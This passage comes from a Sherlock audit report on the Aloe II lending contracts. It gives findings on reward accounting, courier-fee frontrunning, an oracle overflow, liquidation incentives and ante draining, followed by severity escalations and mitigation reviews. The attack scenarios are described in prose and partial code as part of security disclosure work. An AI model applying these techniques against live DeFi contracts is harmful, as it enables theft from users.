The balance of `RESERVE` is too low which results in a loss of rewards.

Impact

As described above, the `RESERVE` address should have its reward accounting done correctly just like all other addresses.

Failing to do so means that the `RESERVE` misses out on some rewards because `Lender._transfer` does not update the share balance correctly and so the rewards will be accrued on a balance that is too low.

Code Snippet

https://github.com/aloelabs/aloe-ii/blob/c71e7b0cfdec830b1f054486dfe9d58ce407c7a4/core/src/Lender.sol#L399-L425

Tool used

Manual Review

Recommendation

The `RESERVE` address should be special-cased in the `Lender._transfer` function. Thereby gas is saved when transfers are executed that do not involve the `RESERVE` address and the reward accounting is done correctly for when the `RESERVE` address is involved.

When the `RESERVE` address is involved, `(Cache memory cache, ) = _load();` and `_save(cache, /* didChangeBorrowBase: */ false);` must be called. Also the Rewards state must be updated with this call: `Rewards.updatePoolState(s, a, newTotalSupply);`.

Discussion

sherlock-admin2

2 comment(s) were left on this issue during the judging contest.

panprog commented:

> low, because the reward amount lost is very small and can be worked around by manually accuringInterest before transferring

MohammedRizwan commented:

> valid

panprog

Escalate

This should be low, not medium.

While it's valid, the reward lost by RESERVE is very small, and developers do not guarantee exact calculations, according to https://docs.aloe.capital/aloe-ii/auditor-quick-start:

> The rewards logic is intentionally approximate, i.e. we do not care about 18 decimal precision. However, it should be somewhat accurate, and if it's wrong, it should always underestimate rewards rather than pay out too much.

In this case, RESERVE receives slightly smaller reward than theoretical calculations, but this is in-line with the protocol design in that rewards don't have to be exactly correct and can be slightly smaller.

sherlock-admin2

> Escalate
>
> This should be low, not medium.
>
> While it's valid, the reward lost by RESERVE is very small, and developers do not guarantee exact calculations, according to https://docs.aloe.capital/aloe-ii/auditor-quick-start:
>
> > The rewards logic is intentionally approximate, i.e. we do not care about 18 decimal precision. However, it should be somewhat accurate, and if it's wrong, it should always underestimate rewards rather than pay out too much.
>
> In this case, RESERVE receives slightly smaller reward than theoretical calculations, but this is in-line with the protocol design in that rewards don't have to be exactly correct and can be slightly smaller.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

roguereddwarf

The auditor quick start guide says that RESERVE should behave like any other address, i.e. transfers with the RESERVE address do not update rewards correctly. For all other addresses it is done correctly.

panprog

@roguereddwarf Yes, it's incorrect. But my point is that the loss is really very small and falls within the developers intentions to award rewards not exactly in correct amounts and slightly less if error does occur. Reserve owner can also overcome

this problem by manually accuring before doing transfer. So this is more low than medium.

cvetanovv

It's really on the Medium/Low borderline, but the protocol is confirmed to be Medium severity

Trumpero

Planning to reject the escalation and keep this issue as medium.

"Manually accruing before doing the transfer" is not an intended flow for the reserve owner, so it isn't considered a valid solution. RESERVE account can lose rewards if the owner isn't aware of it and transfers normally.

Czar102

Result: Medium Unique

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- panprog: rejected

haydenshively

Fixed in https://github.com/aloelabs/aloe-ii/pull/220

roguereddwarf

Mitigation Review:

The Lender contract no longer makes use of the RESERVE address, it has been removed entirely.

This issue can therefore be considered fixed.

Issue M-7: Courier can be cheated to avoid fees

Source: https://github.com/sherlock-audit/2023-10-aloe-judging/issues/61

Found by

roguereddwarf, rvierdiiev User can avoid paying fees to courier by providing his address.

Vulnerability Detail

Courier is the entity that will get some percentage of user's profit, when user withdraws shares. Why someone will be providing fees to that courier? Because courier can provide very comfortable website for user, so he is pleased to pay for that service.

In case if any frontend will deposit on behalf of user, then they should have at least 1 wei allowance from user. In this case they have ability to set themselves as courier for user.

Courier is set inside `_mint` function. There is one important thing: in case if user already has shares, then courier will not be set, which means that whoever did that deposit, he will not receive any fees in the end.

So how user can use this? The most simple way is to frontrun deposit call and transfer some amount of shares to his account from another account. As result, his shares amount will not be 0 anymore and fees will be avoid.

Another problem is that when user has used one website and then switched to another one, then new service expects that user will pay fees for using it, but in reality after new deposit, only old frontend will receive all fees.

Impact

User can cheat couriers.

Code Snippet

Provided above

Tool used

Manual Review

Recommendation

I guess that deposit function should check if provided courier will be set or not and early revert if not.

Discussion

sherlock-admin2

2 comment(s) were left on this issue during the judging contest.

panprog commented:

> borderline low/medium, it's indeed possible to deposit 1 wei frontrunning deposit with courier, but there is no profit in it for the attacker, dup of #37

MohammedRizwan commented:

> invalid issue

haydenshively

Probability of exploit is low, but we'll try to improve the courier flows referenced here and in #37, #39, #80, etc.

Shogoki

Escalate This is a low severity issue. Only thing that is missed on is affiliate fees. IMHO It is like using an affiliate link. The user can decide to use it or not. Also, it is not necessary, in case of a frontend provider to get an allowance first. The frontend could simply set itself as a courier on the deposit transaction, which gets executed in the users context.

sherlock-admin2

> Escalate This is a low severity issue. Only thing that is missed on is affiliate fees. IMHO It is like using an affiliate link. The user can decide to use it or not. Also, it is not necessary, in case of a frontend provider to get an allowance first. The frontend could simply set itself as a courier on the deposit transaction, which gets executed in the users context.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

roguereddwarf

@Shogoki Yes, the user *can* decide it to use it or not. But if the user decides to use it, *nobody should make him not use it*.

What remains is that a legitimate actor in the protocol (the courier) can be cheated out of their "affiliate fees".

Since there is this direct loss of "affiliate fees" as a result of a griefing attack (no profit-motive) this is a clear Medium imo.

The need for the provider to have an allowance comes from this line: https://github.com/aloelabs/aloe-ii/blob/c71e7b0cfdec830b1f054486dfe9d58ce407c7a4/core/src/Lender.sol#L121

If the provider doesn't have an allowance for the beneficiary, the transaction reverts.

Trumpero

Planning to reject escalation and keep this issue at a medium severity.

When users use an affiliate link, attackers can do a griefing attack to disable the affiliate fee of the courier.

cvetanovv

In my opinion, this is a medium severity

haydenshively

Fixed in https://github.com/aloelabs/aloe-ii/pull/216

Czar102

Result: Medium Has duplicates

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- Shogoki: rejected

roguereddwarf

Mitigation Review:

The front-running risk is fixed by implementing a periphery function that first redeems all shares to the user before making the deposit. Thereby the shares balance of the user is zero and the courier can always be set.

Note that in some edge cases when the `Lender`'s balance is insufficient, the redemption may not redeem all shares, meaning the courier will not be set. This is an extreme edge case and is probably negligible.

Issue M-8: Oracle.sol: observe function has overflow risk and should cast to uint256 like Uniswap V3 does

Source: https://github.com/sherlock-audit/2023-10-aloe-judging/issues/85

Found by

rogue_reddwarf The `Oracle.observe` function basically uses the same math from the Uniswap V3 code to search for observations.

In comparison to Uniswap V3, the `Oracle.observe` function takes a `seed` such that the runtime of the function can be decreased by calculating the `seed` off-chain to act as a hint for finding the observation.

In the process of copying the Uniswap V3 code, a `uint256` cast has been forgotten which introduces a risk of intermediate overflow in the `Oracle.observe` function.

Thereby the `secondsPerLiquidityCumulativeX128` return value can be wrong which can corrupt the implied volatility (ÌV) calculation.

Vulnerability Detail

Looking at the `Oracle.observe` function, the `secondsPerLiquidityCumulativeX128` return value is calculated as follows:

https://github.com/aloelabs/aloe-ii/blob/c71e7b0cfdec830b1f054486dfe9d58ce407c7a4/core/src/libraries/Oracle.sol#L196

```
liqCumL + uint160(((liqCumR - liqCumL) * delta) / denom)
```

The calculation is done in an `unchecked` block. `liqCumR` and `liqCumL` have type `uint160`.
`delta` and `denom` have type `uint56`.

Let's compare this to the Uniswap V3 code.

https://github.com/Uniswap/v3-core/blob/d8b1c635c275d2a9450bd6a78f3fa2484fef73eb/contracts/libraries/Oracle.sol#L279-L284

```
beforeOrAt.secondsPerLiquidityCumulativeX128 +
    uint160(
        (uint256(
            atOrAfter.secondsPerLiquidityCumulativeX128 -
↪   beforeOrAt.secondsPerLiquidityCumulativeX128
        ) * targetDelta) / observationTimeDelta
    )
```

The result of `atOrAfter.secondsPerLiquidityCumulativeX128 - beforeOrAt.secondsPerLiquidityCumulativeX128` is cast to `uint256`.

That's because multiplying the result by `targetDelta` can overflow the `uint160` type.

The maximum value of `uint160` is roughly `1.5e48`.

`delta` is simply the time difference between `timeL` and `target` in seconds.

The `secondsPerLiquidityCumulative` values are accumulators that are calculated as follows: https://github.com/Uniswap/v3-core/blob/d8b1c635c275d2a9450bd6a78f3fa2484fef73eb/contracts/libraries/Oracle.sol#L41-L42

```
secondsPerLiquidityCumulativeX128: last.secondsPerLiquidityCumulativeX128 +
    ((uint160(delta) << 128) / (liquidity > 0 ? liquidity : 1)),
```

If `liquidity` is very low and the time difference between observations is very big (hours to days), this can lead to the intermediate overflow in the `Oracle` library, such that the `secondsPerLiquidityCumulative` is much smaller than it should be.

The lowest value for the above division is `1`. In that case the accumulator grows by `2^128` (`~3.4e38`) every second.

If observations are apart 24 hours (`86400 seconds`), this can lead to an overflow: Assume for simplicity `target - timeL = timeR - timeL`

```
(liqCumR - liqCumL) * delta = 3.4e38 * 86400 * 86400 > 1.5e48`
```

Impact

The corrupted return value affects the Volatility library. Specifically, the IV calculation.

This can lead to wrong IV updates and LTV ratios that do not reflect the true IV, making the application more prone to bad debt or reducing capital efficiency.

Code Snippet

https://github.com/aloelabs/aloe-ii/blob/c71e7b0cfdec830b1f054486dfe9d58ce407c7a4/core/src/libraries/Oracle.sol#L196

https://github.com/Uniswap/v3-core/blob/d8b1c635c275d2a9450bd6a78f3fa2484fef73eb/contracts/libraries/Oracle.sol#L279-L284

Tool used

Manual Review

Recommendation

Perform the same cast to `uint256` that Uniswap V3 performs:

```
liqCumL + uint160((uint256(liqCumR - liqCumL) * delta) / denom)
```

Discussion

sherlock-admin2

2 comment(s) were left on this issue during the judging contest.

tsvetanovv commented:

> I don't think this is problem because liqCumR and liqCumL are uint160

MohammedRizwan commented:

> valid

haydenshively

Valid high, will fix

panprog

Escalate

This should be a valid medium, not high, because while the situation is possible, it can only happen when liquidity is extremely low (basically no liquidity). The example calculation assumes minimum liquidity value (0 or 1):

```
secondsPerLiquidityCumulativeX128: last.secondsPerLiquidityCumulativeX128 +
    ((uint160(delta) << 128) / (liquidity > 0 ? liquidity : 1)),
...
(liqCumR - liqCumL) * delta = 3.4e38 * 86400 * 86400 ~= 2.5e48 > 1.5e48`
```

Even with such a low liquidity value the overflow happens just barely. Even a value of 2 for liquidity already won't overflow. If the pool has 0 liquidity (or 1, 2 or even 100 - even for token with 6 decimals that's basically empty pool) for over a day - nobody should/will really use it. Any semi-active pool which will actually be used will have much higher liquidity at all times.

So the issue describes a very edge case which most probably won't ever happen in real life.

The reporter probably also understands it and set his reported issue severity to medium, not high.

sherlock-admin2

Escalate

This should be a valid medium, not high, because while the situation is possible, it can only happen when liquidity is extremely low (basically no liquidity). The example calculation assumes minimum liquidity value (0 or 1):

```
secondsPerLiquidityCumulativeX128: last.secondsPerLiquidityCumulativeX128 +
    ((uint160(delta) << 128) / (liquidity > 0 ? liquidity : 1)),
...
(liqCumR - liqCumL) * delta = 3.4e38 * 86400 * 86400 ~= 2.5e48 > 1.5e48`
```

Even with such a low liquidity value the overflow happens just barely. Even a value of 2 for liquidity already won't overflow. If the pool has 0 liquidity (or 1, 2 or even 100 - even for token with 6 decimals that's basically empty pool) for over a day - nobody should/will really use it. Any semi-active pool which will actually be used will have much higher liquidity at all times.

So the issue describes a very edge case which most probably won't ever happen in real life.

The reporter probably also understands it and set his reported issue severity to medium, not high.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

roguereddwarf

@panprog

I agree with the escalation. I intentionally reported this as Medium due to the Low likelihood.

Trumpero

Planning to accept escalation and downgrade this issue to medium because of the low likelihood.

Czar102

Result: Medium Unique

All parties agree on the above result.

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- panprog: accepted

haydenshively

Fixed in https://github.com/aloelabs/aloe-ii/pull/208

roguereddwarf

Mitigation Review:

The issue has been fixed by applying the recommended `uint256` cast that is also used by Uniswap V3's own Oracle implementation. Now there won't be an intermediate overflow even for very low liquidity pools.

Issue M-9: Liquidation process is flawed. missing incentive to call warn

Source: https://github.com/sherlock-audit/2023-10-aloe-judging/issues/145

Found by

0xReiAyanami

Aloe´s Liquidation process s flawed in the way, that there is no incentive for Liquidators to call the warn function, which is required before liquidations.

Vulnerability Detail

The Aloe protocol has a Liquidation process, which involves a grace period for the Borrower. This means, there is a `warn` function, that has to be called, that is setting a `unleashLiquidationTime`. A Liquidation can only be executed when this time is reached.

Problem is, there is no incentive for anyone to call the `warn` function. Only the actual `liquidate` function is inventiviced by giving a 5% incentive in Tokens, if there is a swap required, and always giving a small amount of ETH (ANTE) to cover the gas cost.

A Liquidator that calls the warn function has no guarantee, that he is the one, that actually can call liquidate, when the time has come. Therefore it would be a waste of Gas to call the warn function.

This might result in a situation where nobody is willing to call `warn`, and therefore the borrower will not get liquidated at all, which could ultimately lead to a loss of Funds for the Lender, when the Borrower starts to accrue bad Debt.

Impact

- No incentive to call `warn` --> Borrower will not get liquidated
- Loss of funds for Lender, because Borrower might accrue bad debt

Code Snippet

https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/Borrower.sol#L148-L173

Tool used

Manual Review

Recommendation

Incentivice the call of warn, to at least pay a small amount of eth (similiar to the ANTE), to ensure liquidation is going to happen.

Discussion

sherlock-admin2

3 comment(s) were left on this issue during the judging contest.

panprog commented:

> borderline low/medium, but indeed there is no incentive for anyone to call warn

MohammedRizwan commented:

> valid

chrisling commented:

> the best incentive in this case is that liquidators can liquidate after they call warn. The recommendation will only introduce a lot more issues (e.g. malicious actors exploiting the incentive by spamming warn)

haydenshively

Fixed in https://github.com/aloelabs/aloe-ii/pull/209

roguereddwarf

Mitigation Review:

The `Borrower.warn()` function as well as the `Borrower.unwarn()` function are now incentivized with `address(this).balance / 5` and `address(this).balance / 4` respectively.

There is still no guarantee that this amount is actually sufficient to cover gas costs in all scenarios.

In fact it's quite possible that the `ante` balance is drained (intentionally or unintentionally) by repeated `warn()` / `unwarn()` cycles which then might lead to a lack of incentives when the Borrower is underwater for a longer time and is at risk of accruing bad debt.

Still, the lack of incentives as such is fixed now.

Issue M-10: The whole ante balance of a user with a very small loan, who is up for liquidation can be stolen without repaying the debt

Source: https://github.com/sherlock-audit/2023-10-aloe-judging/issues/146

Found by

OxZ00mer

Users with very small loans on markets with tokens having very low decimals are vulnerable to having their collateral stolen during liquidation due to precision loss.

Vulnerability Detail

Users face liquidation risk when their Borrower contract's collateral falls short of covering their loan. The `strain` parameter in the liquidation process enables liquidators to partially repay an unhealthy loan. Using a `strain` smaller than 1 results in the liquidator receiving a fraction of the user's collateral based on `collateral / strain`.

The problem arises from the fact that the `strain` value is not capped, allowing for a potentially harmful scenario. For instance, a user with an unhealthy loan worth $0.30 in a WBTC (8-decimal token) vault on Arbitrum (with very low gas costs) has $50 worth of ETH (with a price of $1500) as collateral in their Borrower contract. A malicious liquidator spots the unhealthy loan and submits a liquidation transaction with a `strain` value of 1e3 + 1. Since the strain exceeds the loan value, the liquidator's repayment amount gets rounded down to 0, effectively allowing them to claim the collateral with only the cost of gas.

```
assembly ("memory-safe") {
    // ...
    liabilities0 := div(liabilities0, strain) // @audit rounds down to 0 <-
    liabilities1 := div(liabilities1, strain) // @audit rounds down to 0 <-
    // ...
}
```

Following this, the execution bypasses the `shouldSwap` if-case and proceeds directly to the following lines:

```
// @audit Won't be repaid in full since the loan is insolvent
_repay(repayable0, repayable1);
slot0 = (slot0_ & SLOT0_MASK_POSITIONS) | SLOT0_DIRT;
```

```
// @audit will transfer the user 2e14 (0.5$)
payable(callee).transfer(address(this).balance / strain);
emit Liquidate(repayable0, repayable1, incentive1, priceX128);
```

Given the low gas price on Arbitrum, this transaction becomes profitable for the malicious liquidator, who can repeat it to drain the user's collateral without repaying the loan. This not only depletes the user's collateral but also leaves a small amount of bad debt on the market, potentially causing accounting issues for the vaults.

Impact

Users with small loans face the theft of their collateral without the bad debt being covered, leading to financial losses for the user. Additionally, this results in a potential amount of bad debt that can disrupt the vault's accounting.

Code Snippet

https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/Borrower.sol#L194

https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/Borrower.sol#L283

Tool used

Manual Review

Recommendation

Consider implementing a check to determine whether the repayment impact is zero or not before transferring ETH to such liquidators.

```
require(repayable0 != 0 || repayable1 != 0, "Zero repayment impact.") // @audit
↪  <-
_repay(repayable0, repayable1);

slot0 = (slot0_ & SLOT0_MASK_POSITIONS) | SLOT0_DIRT;

payable(callee).transfer(address(this).balance / strain);
emit Liquidate(repayable0, repayable1, incentive1, priceX128);
```

Additionally, contemplate setting a cap for the `strain` and potentially denoting it in basis points (BPS) instead of a fraction. This allows for more flexibility when users

intend to repay a percentage lower than 100% but higher than 50% (e.g., 60%, 75%, etc.).

Discussion

sherlock-admin2

2 comment(s) were left on this issue during the judging contest.

panprog commented:

> low, because it's more profitable to just straight liquidate fully, besides the loss per transaction will be very small

MohammedRizwan commented:

> valid

Shogoki

Escalate I think this is a Low issue. The attack is not profitable, it would probably be more profitable to straight liquidate the position. Therefore a liquidation bot would probably do that.

In case of the `ANTE` the user looses, i would not consider it a real loss, as it is expected he has to pay it for liquidation anyhow.

sherlock-admin2

> Escalate I think this is a Low issue. The attack is not profitable, it would probably be more profitable to straight liquidate the position. Therefore a liquidation bot would probably do that.
>
> In case of the `ANTE` the user looses, i would not consider it a real loss, as it is expected he has to pay it for liquidation anyhow.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

CrisCodesCrap

The vector above is profitable under the stated assumptions It demonstrates that the attacker does not need to pay off any of the debt of the victim, but can freely take the ante without paying for anything else than the gas for the transaction, hence they profit without completing the action and stealing the funds from the victim, but leaving them with unpaid debt.

Oot2k

Agree with escalation

cvetanovv

I disagree with the escalation and this report should remain a valid Medium. The Sponsor also confirms that this is a valid Medium. Although unlikely to be exploited this way due to the opportunity cost, Watson correctly demonstrates how this can be a profitable attack vector.

Czar102

Result: Medium Unique

A bug that inflicts a loss to the attacker but also compromises the system is a valid medium.

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- Shogoki: rejected

haydenshively

Fixed in https://github.com/aloelabs/aloe-ii/pull/223

roguereddwarf

Mitigation Review:

The `ante` is only paid out when the Borrower ends up healthy or is insolvent. In the case that the Borrower is not insolvent, the liquidator only receives the same share of the `ante` by which he has reduced the liabilities. Thereby it's no longer possible to receive the `ante` without actually repaying any debt (or erasing the debt). In other words, a liquidator that does not contribute to the liquidation does not receive any of the `ante`.